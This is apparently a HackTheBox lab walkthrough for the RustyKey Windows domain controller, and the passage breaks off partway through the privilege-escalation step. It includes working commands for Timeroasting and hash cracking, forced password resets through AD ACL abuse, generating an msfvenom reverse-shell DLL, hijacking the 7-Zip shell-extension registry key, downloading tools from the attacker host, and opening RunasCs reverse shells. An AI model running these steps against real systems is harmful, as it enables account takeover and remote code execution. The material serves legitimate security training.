



# HACKTHEBOX



## RustyKey

7<sup>th</sup> November 2025

Prepared By: [kavigihan](#)

Machine Author(s): [EmSec](#)

Difficulty: **Hard**

## Synopsis

**RustyKey** is a hard difficulty Windows Machine which showcases a Timeroasting Attack, Active Directory ACL abuse following Windows Group Policy Enumeration to abuse the 7-Zip Shell Extension. For Privilege escalation, Active Directory Delegations are abused using a SPN-less Resource-Based Constrained Delegation attack.

## Skills Required

- Basic Active Directory Domain Enumeration
- Basic Service Enumeration and Footprinting
- Windows Group Policy Enumeration

## Skills Learned

- Active Directory Enumeration with Bloodhound
- Active Directory ACL and DACL Abuse
- Active Directory Delegation Abuse

## Enumeration

**Nmap** reveals several open ports.

```
$ ports=$(nmap --open 10.10.11.75 | grep open | cut -d ' ' -f 1 | cut -d '/' -f 1 | paste -sd,)  
$ nmap 10.10.11.75 -p $ports -sV -sC -Pn --disable-arp-ping
```

```

<SNIP>
PORT      STATE SERVICE      VERSION
53/tcp    open  domain       Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2025-06-27
15:41:04Z)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp    open  ldap         Microsoft Windows Active Directory LDAP (Domain:
rustykey.htb0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?
464/tcp    open  kpasswd5?
593/tcp    open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped
3268/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain:
rustykey.htb0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped
5985/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
<SNIP>

```

We see SMB (on port 445), LDAP (on port 389), and Kerberos (on port 88) are running. Hence, we can identify this as a Domain Controller. From the `Nmap` scan results, we see that the domain name is `rustykey.htb`. So we should add that to our `/etc/hosts` file.

```
$ echo "10.10.11.75 rustykey.htb" | sudo tee -a /etc/hosts
```

Upon trying to enumerate SMB using the provided credentials with `netexec`, it results in the `STATUS_NOT_SUPPORTED` error code.

```

$ nxc smb rustykey.htb -u 'rr.parker' -p '8#t5HE8L!W3A' --shares
SMB      10.10.11.75      445      10.10.11.75      [*]  x64 (name:10.10.11.75)
(domain:10.10.11.75) (signing:True) (SMBv1:False)
SMB      10.10.11.75      445      10.10.11.75      [-]  10.10.11.75\rr.parker:8#t5HE8L!W3A
STATUS_NOT_SUPPORTED

```

From this output, it should be identified that NTLM authentication is disabled in the domain. Therefore, let's try to authenticate using Kerberos. For that, a TGT for the `rr.parker` user should be taken. We can use the `getTGT.py` from [Impacket](#) toolkit.

```

$ getTGT.py -dc-ip rustykey.htb rustykey.htb/'rr.parker':'8#t5HE8L!W3A'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in rr.parker.ccach

```

In case this results in `KRB_AP_ERR_SKEW` error code, use `sudo ntpdate rustykey.htb` to sync with the domain controller's time.

Upon getting the TGT, we can authenticate to the domain using the `--use-kcache` option in `netexec`.

```
$ export KRB5CCNAME=rr.parker.ccache
$ nxc smb dc.rustykey.htb --use-kcache --shares
SMB          dc.rustykey.htb 445      dc          [*]   x64 (name:dc)
(domain:rustykey.htb) (signing:True) (SMBv1:False)
SMB          dc.rustykey.htb 445      dc          [+]  rustykey.htb\rr.parker from ccache
SMB          dc.rustykey.htb 445      dc          [*]  Enumerated shares
SMB          dc.rustykey.htb 445      dc          Share          Permissions      Remark
SMB          dc.rustykey.htb 445      dc          -----
ADMIN$
Admin
SMB          dc.rustykey.htb 445      dc          C$
Default share
SMB          dc.rustykey.htb 445      dc          IPC$          READ          Remote
IPC
SMB          dc.rustykey.htb 445      dc          NETLOGON      READ          Logon
server share
SMB          dc.rustykey.htb 445      dc          SYSVOL        READ          Logon
server share
```

Note that the FQDN of the target(`dc.rustykey.htb`) should be used as the target when dealing with Kerberos authentication.

None of the services will yield anything useful, therefore let's enumerate open UDP ports.

```
$ sudo nmap -sU --min-rate=400 --min-parallelism=512 --open 10.10.11.75
<SNIP>
PORT      STATE SERVICE      REASON
53/udp    open  domain       udp-response ttl 127
88/udp    open  kerberos-sec udp-response ttl 127
123/udp   open  ntp          udp-response ttl 127
<SNIP>
```

It should be noted that `NTP` or running port `123/UDP`. Therefore, `Timeroasting` Attack should be attempted to see if that yields something helpful.

`Timeroasting` is an attack on Active Directory that targets Windows' NTP authentication to extract password hashes of computer and trust accounts. For this, we can use the `timeroast` module in `netexec`.

```
$ nxc smb dc.rustykey.htb -k -M timeroast
SMB          dc.rustykey.htb 445      dc          [*] x64 (name:dc)
(domain:rustykey.htb) (signing:True) (SMBv1:False)
TIMEROAST    dc.rustykey.htb 445      dc          [*] Starting Timeroasting...
TIMEROAST    dc.rustykey.htb 445      dc          1000:$sntp-
ms$53a0ae36f57c3f9155fe039661f8804$1c0111e9000000000000a08fb4c4f434cec0937f826cbc20ae1b842
8bffbfc0a0ec0943cf2ebb3ad4ec0943cf2ebb7739
<SNIP>
TIMEROAST    dc.rustykey.htb 445      dc          1126:$sntp-
ms$c6c5a22eaf25a168818154238c237449$1c0111e9000000000000a08fb4c4f434cec0937f8278d7ed9e1b842
8bffbfc0a0ec0943cfff9da9c9ec0943cfff9dff59
TIMEROAST    dc.rustykey.htb 445      dc          1127:$sntp-
ms$8384f3ae06bf74376a90d9ec678d26fd$1c0111e9000000000000a08fb4c4f434cec0937f8296dbc9be1b842
8bffbfc0a0ec0943d0017de78cec0943d0017e3eca
```

And we retrieve some hashes from the `Timeroasting` attack. We must format them properly before attempting to crack them.

```
$ cat hashes
1000:$sntp-
ms$14e609180b41035c36ff26342419e267$1c0111e9000000000000a086e4c4f434cec059674428d15fde1b842
8bffbfc0a0ec05a1920e950408ec05a1920e956dba
1103:$sntp-
ms$1dd7de093580964b0e1ff8715e4e9253$1c0111e9000000000000a086f4c4f434cec05967443dcd706e1b842
8bffbfc0a0ec05a192b7d480f6ec05a192b7d4ba01
<SNIP>
1125:$sntp-
ms$0451362f02f6603f558a4653564b0628$1c0111e9000000000000a086f4c4f434cec05967443143da4e1b842
8bffbfc0a0ec05a192db247e64ec05a192db24b414
1126:$sntp-
ms$c91e5a349df469b598b51343299037c5$1c0111e9000000000000a086f4c4f434cec05967444d1ba72e1b842
8bffbfc0a0ec05a192dce1f629ec05a192dce230e2
1127:$sntp-
ms$e453799f82588fbaeb7221645b2cdb92$1c0111e9000000000000a086f4c4f434cec05967442922a39e1b842
8bffbfc0a0ec05a192de7976e4ec05a192de79a939
```

For cracking these hashes, we can use [this](#) Python script.

```
$ python3 ./Timeroast/extra-scripts/timecrack.py hashes /usr/share/wordlists/rockyou.txt
[+] Cracked RID 1125 password: Rusty88!
1 passwords recovered.
```

Initially, upon running this using the `rockyou.txt` wordlist, `UnicodeDecodeError` error will occur. This is due to the `rockyou.txt` wordlist being encoded with `latin-1`. Therefore, the script should be edited to read-in the wordlist properly. The 60th line of the script should be edited as follows :

```
argparser.add_argument('dictionary', type=lambda x: open(x, 'r', encoding='latin-1'),
help='Line-delimited password dictionary')
```

This retrieves the clear-text password for the machine account with the RID `1125`.

To find out the name of the machine account relevant to that RID, we can use `lookupsid.py` from the `Impacket` toolkit.

```
$ lookupsid.py -k -no-pass -target-ip 10.10.11.75 dc.rustykey.htb
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Brute forcing SIDs at dc.rustykey.htb
[*] StringBinding ncacn_np:dc.rustykey.htb[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-3316070415-896458127-4139322052
<SNIP>
1125: RUSTYKEY\IT-Computer3$ (SidTypeUser)
<SNIP>
```

As we see, the machine account `IT-Computer3$` has the RID `1125`.

## Foothold

Knowing this, let's enumerate the Active Directory environment further to see what permissions users and groups have. We can use `bloodhound-python` from this.

```
$ bloodhound-python -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' -c all -ns
10.10.11.75 -k
```


The `-k` option must be used for Kerberos authentication.

Upon starting the bloodhound interface, the retrieved JSON files should be uploaded.

In the `bloodhound` interface, let's select the `IT-Ccomputer3$` node and view the outbound transitive object controls.

| IT-COMPUTER3.RUSTYKEY.HTB         |           |
|-----------------------------------|-----------|
| Database Info                     | Node Info |
| First Degree Local Admin          | 0         |
| Group Delegated Local Admin       | 0         |
| Derivative Local Admin            | ▶         |
| OUTBOUND EXECUTION RIGHTS         |           |
| First Degree RDP Privileges       | 0         |
| Group Delegated RDP Privileges    | 0         |
| First Degree DCOM Privileges      | 0         |
| Group Delegated DCOM Privileges   | 0         |
| Constrained Delegation Privileges | 0         |
| INBOUND CONTROL RIGHTS            |           |
| Explicit Object Controllers       | 6         |
| Unrolled Object Controllers       | 4         |
| Transitive Object Controllers     | ▶         |
| OUTBOUND OBJECT CONTROL           |           |
| First Degree Object Control       | 1         |
| Group Delegated Object Control    | 0         |
| Transitive Object Control         | 17        |

The following relations should be identified.



There are a couple of relations that should be noted.

1. The **IT-Ccomputer3\$** account can add ourselves to the **HelpDesk** group with the **AddSelf** ACE
2. Users in the **HelpDesk** group can add members to the **Protected Objects** group using the **AddMember** ACE (Note that the **Protected Objects** group is a member of the **Protected Users** group)
3. Users in the **HelpDesk** group can also change the password of the **bb.morgan**, **ee.reed** and the **dd.ali** users using the **ForceChangePassword** ACE

And since the **bb.morgan** user is in the **Remote Management Users** group, they should be able to use **winRM** and access the target machine.

In order to achieve that, first, we need to exploit the **AddSelf** ACE. We can use **bloodyAD** for this.

```
$ bloodyAD -u 'IT-Computer3$' -p 'Rusty88!' -d rustykey.htb --host dc.rustykey.htb --dc-ip 10.10.11.75 -k add groupMember 'helpdesk' 'IT-Computer3$'
[+] IT-Computer3$ added to helpdesk
```

Then exploit the **ForceChangePassword** ACE to change the password of the **bb.morgan** user.

```
$ bloodyAD -k --dc-ip 10.10.11.75 --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' set password bb.morgan 'kavi123!'
[+] Password changed successfully!
```


And then finally get a TGT as that user.

```
$ getTGT.py RUSTYKEY.HTB/'bb.morgan':'kavi123!' -dc-ip 10.10.11.75
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
```

Getting a TGT fails!

While trying to get a TGT as `bb.morgan` we get the `KDC_ERR_ETYPE_NOSUPP` error. If you look at the `Unrolled Group Memberships` of the `bb.morgan` user, it will be clear that this user is in the `IT` group, which is indirectly a part of the `Protected Objects` group.



By default, objects in the `Protected Users` built-in security group have certain restrictions in place.

#### Built in restrictions of the Protected Users security group

Accounts that are members of the Protected Users group that authenticate to a Windows Server 2012 R2 domain are unable to:

- Authenticate with NTLM authentication.
- Use DES or RC4 encryption types in Kerberos pre-authentication.
- Be delegated with unconstrained or constrained delegation.
- Renew the Kerberos TGTs beyond the initial four-hour lifetime.

One of them is being unable to authenticate with NTLM or `RC4_HMAC` Kerberos. And since this domain uses `RC4_HMAC` Kerberos authentication, our authentication failed.

But if you remember correctly, the users in the `HelpDesk` have the `AddMember` ACE over the `Protected Objects` group (which is also a member of the `Protected Users` group), hence we can remove users from that group and authenticate with Kerberos authentication just fine. Let's use `bloodyAD` again to do that.

```
$ bloodyAD -d rustykey.htb -k -u 'IT-Computer3$' -p 'Rusty88!' --host dc.rustykey.htb
remove groupMember 'Protected Objects' 'IT'
[-] IT removed from Protected Objects
```

Here, the `IT` group (which `bb.morgan` user is a member of) is removed from the `Protected Objects` group.



Now, a TGT can be retrieved for this user without any errors.

```
$ getTGT.py RUSTYKEY.HTB/'bb.morgan':'kavi123!' -dc-ip 10.10.11.75
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in bb.morgan.ccache
```

If you receive `KDC_ERR_PREAUTH_FAILED` error, this could mean the cleanup scripts running have reverted the password you changed earlier. So force change the password again and try getting the TGT.

With the ticket for the `bb.morgan` user, let's use `Evil-Winrm` to authenticate and access the target machine. Since we are using Kerberos authentication, the `/etc/krb5.conf` file must be updated as follows to allow `Evil-Winrm` to authenticate to the domain properly.

```
$ cat /etc/krb5.conf
[libdefaults]
    default_realm = RUSTYKEY.HTB

[realms]
    RUSTYKEY.HTB = {
        kdc = dc.RUSTYKEY.htb
        admin_server = dc.RUSTYKEY.htb
    }

[domain_realm]
    .rustykey.htb = RUSTYKEY.HTB
    rustykey.htb = RUSTYKEY.HTB
```

```
$ export KRB5CCNAME=bb.morgan.ccache
$ evil-winrm -r rustykey.htb -i dc.rustykey.htb
<SNIP>
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> whoami
rustykey\bb.morgan
```

The user flag can be found in `C:\users\bb.morgan\Desktop\user.txt`.

## Lateral Movement

The target system should be enumerated as the `bb.morgan` user. From the `nmap` scan, we identified that SMB is running. Therefore, let's enumerate the available SMB shares locally as `bb.morgan`. Specifically, let's enumerate the `sysvol` share to identify any Group Policies that may be in place.

```
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> ls
"//dc.rustykey.htb/SYSVOL/rustykey.htb/Policies/"
```

Directory: \\dc.rustykey.htb\SYSVOL\rustykey.htb\Policies

| Mode   | LastWriteTime      | Length | Name                                   |
|--------|--------------------|--------|----------------------------------------|
| d----- | 12/26/2024 4:52 PM |        | {31B2F340-016D-11D2-945F-00C04FB984F9} |
| d----- | 12/26/2024 4:52 PM |        | {6AC1786C-016F-11D2-945F-00C04FB984F9} |

We can view all the Group Policy Objects (GPOs) of the default domain group policy.

```
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> ls
"\\dc.rustykey.htb/SYSVOL/rustykey.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit"
```

Directory: \\dc.rustykey.htb\SYSVOL\rustykey.htb\Policies\{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit

| Mode    | LastWriteTime     | Length | Name        |
|---------|-------------------|--------|-------------|
| -a----- | 6/24/2025 3:59 PM | 4690   | GptTmpl.inf |

```
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> type
"\\dc.rustykey.htb/SYSVOL/rustykey.htb/Policies/{6AC1786C-016F-11D2-945F-00C04FB984F9}\MACHINE\Microsoft\Windows NT\SecEdit\GptTmpl.inf"
[Unicode]
Unicode=yes
[Version]
signature="$CHICAGO$"
Revision=1
[Registry Keys]
"MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}",0,"D:PAR(A;CI;KR;;;S-1-15-2-1)(A;CIIO;KA;;;CO)(A;CI;KA;;;S-1-5-21-3316070415-896458127-4139322052-1132)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KR;;;BU)"
[Privilege Rights]
SeAssignPrimaryTokenPrivilege = *S-1-5-19,*S-1-5-20
<SNIP>
[Registry Values]
MACHINE\System\CurrentControlSet\Services\Netlogon\Parameters\RequireSignOrSeal=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\RequireSecuritySignature=4,1
MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters\EnableSecuritySignature=4,1
```

In the policy registry, keys and privileges are assigned according to the [User Right Assignment](#) format. In the `[Privilege Rights]` section, it goes over which objects (specified using the SID) have specific permissions. For example, objects with SID `*S-1-5-19,*S-1-5-20` have the `SeAssignPrimaryTokenPrivilege` privilege.

If we look at the other privileges, we see that `SeDenyNetworkLogonRight` and `SeInteractiveLogonRight` permissions are set to the SID `*S-1-5-21-3316070415-896458127-4139322052-1132`, which corresponds to the `RUSTYKEY\Support` group.

```
SeInteractiveLogonRight = *S-1-5-32-548,*S-1-5-32-544,*S-1-5-32-551,*S-1-5-9,*S-1-5-32-550,*S-1-5-21-3316070415-896458127-4139322052-1132,*S-1-5-21-3316070415-896458127-4139322052-1132,*S-1-5-32-549
<SNIP>
SeDenyNetworkLogonRight = *S-1-5-21-3316070415-896458127-4139322052-1132,*S-1-5-21-3316070415-896458127-4139322052-1132,*S-1-5-21-3316070415-896458127-4139322052-1000
```

This means that the objects in the `Support` group are denied access to log in to the target with Network Logins and are only allowed to log in with Interactive Logins.

Then, if you look at the `[Registry Keys]` section, there is a Group Policy Object setting in the registry that assigns permissions to the SID `S-1-5-21-3316070415-896458127-4139322052-1132`, which corresponds to the `RUSTYKEY\Support` group.

```
[Registry Keys]
"MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}",0,"D:PAR(A;CI;KR;;;S-1-15-2-1)(A;CIIO;KA;;;CO)(A;CI;KA;;;S-1-5-21-3316070415-896458127-4139322052-1132)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KR;;;BU)"
```

To understand this registry key, you need to be familiar with the [SSDL syntax](#), which explains the various ACE (Access Control Entry) Types and Permissions.

To better understand this, we can utilize `PowerView` to convert the SSDL syntax to ACEs.

```
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> import-module .\powerview.ps1
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> $sddl = "D:PAR(A;CI;KR;;;S-1-15-2-1)(A;CIIO;KA;;;CO)(A;CI;KA;;;S-1-5-21-3316070415-896458127-4139322052-1132)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KR;;;BU)"
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> (ConvertFrom-SddlString $sddl).DiscretionaryAcl
<SNIP>
RUSTYKEY\Support: AccessAllowed (ChangePermissions, CreateDirectories, Delete, ExecuteKey, FullControl, GenericExecute, GenericWrite, ListDirectory, ReadExtendedAttributes, ReadPermissions, TakeOwnership, Traverse, WriteData, WriteExtendedAttributes, WriteKey)
<SNIP>
```

According to this, the `RUSTYKEY\Support` group has `WriteKey` access, which means that the objects in this group have write access over the specified registry key, in this case, `MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}`. Enumerating this key, we see that this key corresponds to the `7-zip Shell Extension`.

```
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> Get-ItemProperty -Path
"HKLM:\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}"

(default)      : 7-Zip Shell Extension
PSPath         :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}
PSParentPath    :
Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID
PSChildName     : {23170F69-40C1-278A-1000-000100020000}
PSDrive        : HKLM
PSProvider      : Microsoft.PowerShell.Core\Registry
```

Further enumerating the `InprocServer32` key value of this key, we see that it points to the `7-zip32.dll`.

```
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> reg query "HKLM\SOFTWARE\Classes\CLSID\
{23170F69-40C1-278A-1000-000100020000}\InprocServer32"

HKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32
    (Default)      REG_SZ      C:\Program Files\7-Zip\7-zip.dll
    ThreadingModel REG_SZ      Apartment
```

This DLL enables the 7-Zip context menu in Windows Explorer when you right-click on a file or folder.

So, putting all the pieces together, the users in the `RUSTYKEY\Support` group (`ee.reed` user) have access to write to the registry key, which has a pointer to the `7-zip.dll` DLL, which handles the functionality of the `7-zip` context menu. So if we edit this key pointing to the DLL to a malicious DLL, then the 7-Zip context menu loads the malicious DLL, which will get executed as the user who executes the context menu.

To achieve this, first, we need to create a malicious DLL. We can use `msfvenom` for this.

```
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.77 LPORT=4444 -f dll -o rev.dll
```

This DLL will give us a reverse shell connection to the specified port.

Before transferring the DLL and setting the registry key, you need to establish a reverse shell connection as the `ee.reed` user, as this user has the necessary privileges to edit the registry key. However, as we discovered earlier, we can't access the target with `WinRM` as the `ee.reed` user, since network logon is denied for this user via GPO. Therefore, we need to use [RunasCs](#) to get a shell as that user.

For that, we first need to exploit the `ForceChangePassword` ACE as seen in `BloodHound` and change the password of the `ee.reed` user.

```
$ bloodyAD -k --dc-ip 10.10.11.75 --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' set password ee.reed 'kavi123!'
[+] Password changed successfully!
```

Then we transfer the `RunasCs.exe` binary and trigger the reverse shell.

```
*Evil-WinRM* PS C:\windows\tasks> curl 10.10.14.77/RunasCs.exe -o RunasCs.exe
*Evil-WinRM* PS C:\windows\tasks> .\RunasCs.exe ee.reed 'kavi123!' powershell.exe -r
10.10.14.77:9090
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-e4c075$\Default
[+] Async process 'powershell.exe' with pid 8176 created and left in background.
```

Note that, for this to work, the `Support` group must be removed from the `Protected Objects` group as we did earlier.

```
$ nc -lvnp 9090
listening on [any] 9090 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.75] 50304
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
rustykey\ee.reed
```

After getting the reverse shell as `ee.reed` user, we need to transfer the DLL and update the registry key to point to the malicious DLL.

```
PS C:\windows\tasks> curl 10.10.14.77/rev.dll -o rev.dll
PS C:\windows\tasks> reg add "HKLM\SOFTWARE\Classes\CLSID\{23170F69-40C1-278A-1000-000100020000}\InprocServer32" /ve /t REG_SZ /d "C:\windows\tasks\rev.dll" /f

The operation completed successfully.
```

A simulated user will open a Windows Explorer and trigger the context menu; therefore, we need to wait 1 minute for this to happen.


After waiting a few seconds, the malicious DLL will get executed, and a reverse shell connection will be made as the `mm.turner` user.

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.11.75] 50316
Microsoft Windows [Version 10.0.17763.7434]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows>whoami
rustykey\mm.turner
```

## Privilege Escalation

Enumerating the outbound access controls of the `mm.turner` user, we note that this user is a member of the `delegationmanager` group, which has the `AddAllowedToAct` ACE over the Domain Controller.



Which means this user has access to add machines that are allowed to perform Resource-Based Constrained Delegation.

However, if we examine the `MachineAccountQuota` of the domain, it's set to 0.

```
$ nxc ldap dc.rustykey.htb --use-kcache -M maq
```

```

LDAP      dc.rustykey.htb 389    DC      [*] None (name:DC)
(domain:rustykey.htb)
LDAP      dc.rustykey.htb 389    DC      [+] rustykey.htb\rr.parker from ccache
MAQ       dc.rustykey.htb 389    DC      [*] Getting the MachineAccountQuota
MAQ       dc.rustykey.htb 389    DC      MachineAccountQuota: 0
  
```

In other words, we can't perform a typical RBCD attack by adding a machine account. Hence, a standard user account should be used to perform a [SPN-less RBCD attack](#).

For this to be possible, we need to specify a user account that we control as the `PrincipalsAllowedToDelegateToAccount` attribute of the Domain controller. Since we have the `ForceChangePassword` ACE over the `dd.ali` user, in this case, that account will be used.

```
PS C:\Windows\Tasks> Set-ADComputer DC -PrincipalsAllowedToDelegateToAccount dd.ali
```

This should be done from the reverse shell we got as `mm.turner`.

Then we need to change the password of that user.

```

$ bloodyAD -k --dc-ip 10.10.11.75 --host dc.rustykey.htb -d rustykey.htb -u 'IT-Computer3$' -p 'Rusty88!' set password dd.ali 'kavi123!'
[+] Password changed successfully!
  
```

Make sure the `IT-Computer3$` account is in the `HelpDesk` group in case cleanup scripts have reverted the changes you made.

Now, to start with the SPN-less RBCD attack, first, we need to get a TGT as the `dd.ali` user.

```

